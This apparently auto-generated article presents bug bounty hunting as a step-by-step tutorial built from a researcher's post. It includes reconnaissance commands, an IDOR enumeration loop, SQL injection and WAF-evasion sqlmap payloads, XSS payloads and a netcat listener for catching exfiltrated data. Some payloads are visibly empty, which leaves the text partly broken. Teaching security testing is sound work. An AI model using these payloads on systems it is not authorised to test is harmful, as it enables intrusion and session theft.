Listen to this Post
Introduction:

In the competitive arena of bug bounty hunting, a researcher’s public celebration of “swag” is more than just a boast—it’s a trophy case representing successful exploitation of critical vulnerabilities and a deep understanding of modern application security. Gurudatt Choudhary’s post, highlighting 14 CVEs and recognition from the BBC Security Team, offers a window into the high-impact, technically demanding world of professional vulnerability disclosure. This article deconstructs the implied skills behind such achievements, translating hashtags like XSS, SQLi, and IDOR into a concrete, actionable technical guide for aspiring researchers.
Learning Objectives:
- Understand and replicate the methodology for discovering high-severity vulnerabilities like IDOR, XSS, and SQL Injection in modern web applications.
- Build and automate a professional reconnaissance pipeline to expand attack surface visibility beyond target scopes.
- Learn the secure validation and proof-of-concept creation process required for responsible disclosure and CVE acquisition.
You Should Know:
- Reconnaissance: The Art of Seeing What Others Miss
Before a single payload is fired, successful hunters map the digital territory. This involves passive and active enumeration to discover hidden subdomains, forgotten APIs, and legacy endpoints that often harbor the most critical flaws.
Step‑by‑step guide explaining what this does and how to use it.
Passive Subdomain Enumeration: Use tools like `amass` and `subfinder` to collect data from public sources without touching the target.
amass enum -passive -d target.com -o passive_subs.txt
subfinder -d target.com -all -o subfinder_subs.txt
sort -u passive_subs.txt subfinder_subs.txt > all_subs.txt
Active Resolution & HTTP Probing: Filter for live hosts and identify web services.
cat all_subs.txt | httpx -silent -status-code -title -tech-detect -o live_targets.json
Content Discovery: Uncover hidden paths and files using tailored wordlists.
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -mc 200,403 -recursion -recursion-depth 2
2. Exploiting Insecure Direct Object References (IDOR)
IDOR is a classic authorization flaw where an application provides direct access to objects based on user-supplied input. It remains rampant in APIs.
Step‑by‑step guide explaining what this does and how to use it.
1. Identify Object References: Look for parameters like user_id, account_id, doc_id, uid, `uuid` in URLs (/api/user/12345), request bodies, or headers.
2. Test for Horizontal Privilege Escalation: If you are user 12345, try accessing /api/user/12346. Use Burp Suite’s “Send to Repeater” feature to manipulate these IDs.
3. Test for Vertical Escalation: If a regular user endpoint is /api/v1/user/profile, try accessing an admin endpoint like /api/v1/admin/users. This often requires guessing patterns.
4. Automate with Bash: For a simple numeric range test:
for id in {12340..12350}; do
curl -s "https://api.target.com/v1/user/$id" -H "Authorization: Bearer YOUR_TOKEN" | grep -q "error" || echo "Found: $id"
done
3. Modern SQL Injection Evasion Techniques
While sqli is well-known, modern defenses like WAFs require advanced evasion. The goal is to manipulate the backend SQL query.
Step‑by‑step guide explaining what this does and how to use it.
1. Detection: Use classic probes like `’` (single quote) or `”` (double quote) and look for SQL errors or response time delays.
2. Boolean-Based Blind SQLi: When errors are not displayed, infer truth from application responses.
' AND 1=1-- // Should load normally
' AND 1=2-- // Should load differently or break
3. Time-Based Blind SQLi: Use database-specific sleep commands to confirm injection.
'; IF (SELECT COUNT() FROM users WHERE username='admin')=1 WAITFOR DELAY '0:0:5'--
4. Automated Tool – SQLmap with WAF Bypass: Use tamper scripts to obfuscate payloads.
sqlmap -u "https://target.com/product?id=1" --tamper=between,randomcase --level=5 --risk=3 --batch
4. Beyond Alert(1): Advanced XSS Payloads
XSS is not just about popping alerts; it’s about stealing sessions, logging keystrokes, and compromising users.
Step‑by‑step guide explaining what this does and how to use it.
1. Context Matters: Identify if the injection is in an HTML tag, attribute, JavaScript string, or within a `script` block.
2. Craft Context-Specific Payloads:
HTML Context: ``
Attribute Context: `” onmouseover=”alert(document.domain)” x=”`
JavaScript String Context: `’;alert(document.domain);//`
- Use a Proof-of-Concept Server: Set up a listener to capture data.
Using netcat to listen on port 8080
nc -nlvp 8080
Your payload would then be: ``
5. Automating the Workflow: From Hunting to Reporting
Efficiency separates hobbyists from professionals. Automation ties recon, scanning, and validation together.
Step‑by‑step guide explaining what this does and how to use it.
1. Build a Pipeline Script: Use Bash or Python to chain tools. A simple bash loop to check for IDOR on discovered API endpoints:
while read -r url; do
 Replace a potential ID in the URL
vuln_url=$(echo $url | sed 's|/user/[0-9]|/user/1337|')
status=$(curl -s -o /dev/null -w "%{http_code}" "$vuln_url" -H "Cookie: SESSION=YOUR_SESSION")
if [ "$status" = "200" ]; then
echo "Potential IDOR: $vuln_url"
fi
done < discovered_api_endpoints.txt
2. Use DAST/SAST Tools Intelligently: Integrate tools like `zap-cli` or Nuclei into your pipeline for initial screening.
nuclei -u https://target.com -t /home/user/nuclei-templates/ -severity medium,high,critical -o nuclei_findings.txt
What Undercode Say:
- Swag is a Metric, Not a Goal: The physical rewards signify validated technical skill and the ability to navigate complex disclosure programs, which directly translates to high-value consulting and research roles.
- The Stack is the Attack Surface: True proficiency requires understanding not just vulnerabilities, but the entire technology stack—cloud APIs, CI/CD pipelines, and containerized environments—hinted at by hashtags like rdp and ransomeware, which point to broader infrastructure security.
The post exemplifies the modern security researcher: part hacker, part automator, part professional communicator. The “pending reports” note is a critical detail—it highlights the ongoing process and backlog that defines a serious hunting career. This isn’t random hacking; it’s a systematic application of a broad technical skill set against an ever-widening attack surface, managed through professional reporting channels.
Prediction:
The trajectory signaled by researchers like Choudhary points to a future where bug bounty platforms and internal VDPs (Vulnerability Disclosure Programs) become the primary quality assurance layer for Fortune 500 software. We will see increased integration of AI-assisted reconnaissance and vulnerability prediction, but this will be matched by AI-powered defense systems. The human researcher’s role will evolve towards complex logic flaw discovery (like advanced chained IDOR/SSRF attacks) and adversarial testing of AI systems themselves, while baseline testing becomes fully automated. The “swag” will get fancier, but the underlying game will become exponentially more technical.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Gurudatt Choudhary – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


